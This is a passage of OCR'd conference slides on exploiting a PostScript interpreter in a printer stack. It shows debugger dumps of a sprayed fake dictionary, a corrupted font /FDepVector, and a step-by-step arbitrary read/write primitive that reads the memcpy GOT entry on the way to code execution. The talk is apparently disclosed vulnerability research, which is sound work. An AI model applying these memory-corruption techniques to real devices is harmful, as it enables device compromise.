
Rewrite to array[0] to update array[1]



Crafted DICT Blob All Together



DICT Blob Spraying



Fake DICT Debugger View

- Our sprayed fake DICT looks like this:

```
pwndbg> py print_operand(0x9837345c)
TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc) LEN: 0x1 VALUE: 0x985b0078
  0 0x985b008c: KEY: TYPE: NAME (0x5) PERMS:READ|WRITE (0x8d) LEN: 0x4 VALUE: 0x985b009c -- /EDG0
  0 0x985b0094: VALUE: TYPE: ARRAY (0x23) PERMS:READ|WRITE (0xc) LEN: 0x2 VALUE: 0x985b00a8
```

Fake DICT Debugger View

- Our sprayed fake DICT looks like this:

```
pwndbg> py print_operand(0x9837345c)
TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc) LEN: 0x1 VALUE: 0x985b0078
  0 0x985b008c: KEY: TYPE: NAME (0x5) PERMS:READ|WRITE (0x8d) LEN: 0x4 VALUE: 0x985b009c -- /EDG0
  0 0x985b0094: VALUE: TYPE: ARRAY (0x23) PERMS:READ|WRITE (0xc) LEN: 0x2 VALUE: 0x985b00a8
```

- Primitive array:

```
pwndbg> py print_operand(0x985b0094)
TYPE: ARRAY (0x23) PERMS:READ|WRITE (0xc) LEN: 0x2 VALUE: 0x985b00a8
  0 0x985b00a8: TYPE: STRING (0x24) PERMS:READ|WRITE (0xc) LEN: 8 VALUE: 0x985b00b0 -- (240cf8ff42...)
  1 0x985b00b0: TYPE: STRING (0x24) PERMS:READ|WRITE (0xc) LEN: 0xfff8 VALUE: 0x42424242 --
```

Revisiting /FDepVector entry

- /FDepVector entry of our font object

```
pwndbg> py print_operand(0x9888f6b8)
TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x4d) LEN: 0x8 VALUE: 0x9888feb8
  0 0x9888feb8: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xcd) LEN: 0xb VALUE: 0x98371ca0
  1 0x9888fec0: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xcd) LEN: 0xb VALUE: 0x98371ca0
  2 0x9888fec8: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xcd) LEN: 0xb VALUE: 0x98371ca0
  3 0x9888fed0: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc) LEN: 0x1 VALUE: 0x985b0078 // guessed spray address
  4 0x9888fed8: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc) LEN: 0x1 VALUE: 0x985b0078
  5 0x9888fee0: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc) LEN: 0x1 VALUE: 0x985b0078
  6 0x9888fee8: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc) LEN: 0x1 VALUE: 0x985b0078
  7 0x9888fef0: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc) LEN: 0x1 VALUE: 0x985b0078
```

- We can see our crafted fake DICT structure worked


```
pwndbg> py print_operand(0x9888fed0)
TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc) LEN: 0x1 VALUE: 0x985b0078
0 0x985b008c: KEY: TYPE: NAME (0x5) PERMS:READ|WRITE (0x8d) LEN: 0x4 VALUE: 0x985b009c -- /EDG0
0 0x985b0094: VALUE: TYPE: ARRAY (0x23) PERMS:READ|WRITE (0xc) LEN: 0x2 VALUE: 0x985b00a8
```

Arbitrary read/write primitive

- Copy ARRAY out of the fake dictionary
- Now we have a repeatable rw primitive
- Lets walk through a read of memcpy GOT entry


Arbitrary read #1: Read memcpy GOT entry

- We start with ARRAY operand on stack




Arbitrary read #2: Read memcpy GOT entry

- Use get operator to read ARRAY[0]'s STRING onto operand stack,




Arbitrary read #3: Read memcpy GOT entry

- Use putinterval to update ARRAY[1]'s STRING operand to point to a new address




Arbitrary read #4: Read memcpy GOT entry

- Use get operator to read ARRAY[1]'s STRING onto operand stack



Arbitrary read #5: Read memcpy GOT entry

- Use getinterval on STRING to read memcpy value on to stack



Code execution

- Repeat the above process to get code execution via queryfilterparams
- Exactly the same as the previous bug

Conclusion

Conclusion

- Pretty big attack surface
  - Almost certainly other bugs
- Interesting to see a totally custom stack
- Shout out to blasty for open sourcing his tools and Chris Anastasio for his successful postscript exploits
- PostScript is powerful enough to easily build mitigation-bypassing primitives
  - Adding PIE to pagemaker likely not enough
- Sandboxing implementation is probably helpful long term
  - Assuming low hanging LPE get killed off

Voice Coding

- Research was done using voice coding
- Shout out to some projects:
  - Talon
  - Talon Community
  - Cursorless
  - Rango
- Feel free to ask about voice coding after the talk
- Remember:
  - Take care of your hands
  - Take regular breaks
  - Stretch daily
  - Sit it up straight

Questions?

- email: aaron.adams@nccgroup.com
- twitter: @fidgetingbits
- mastodon: @fidgetingbits.infosec.exchange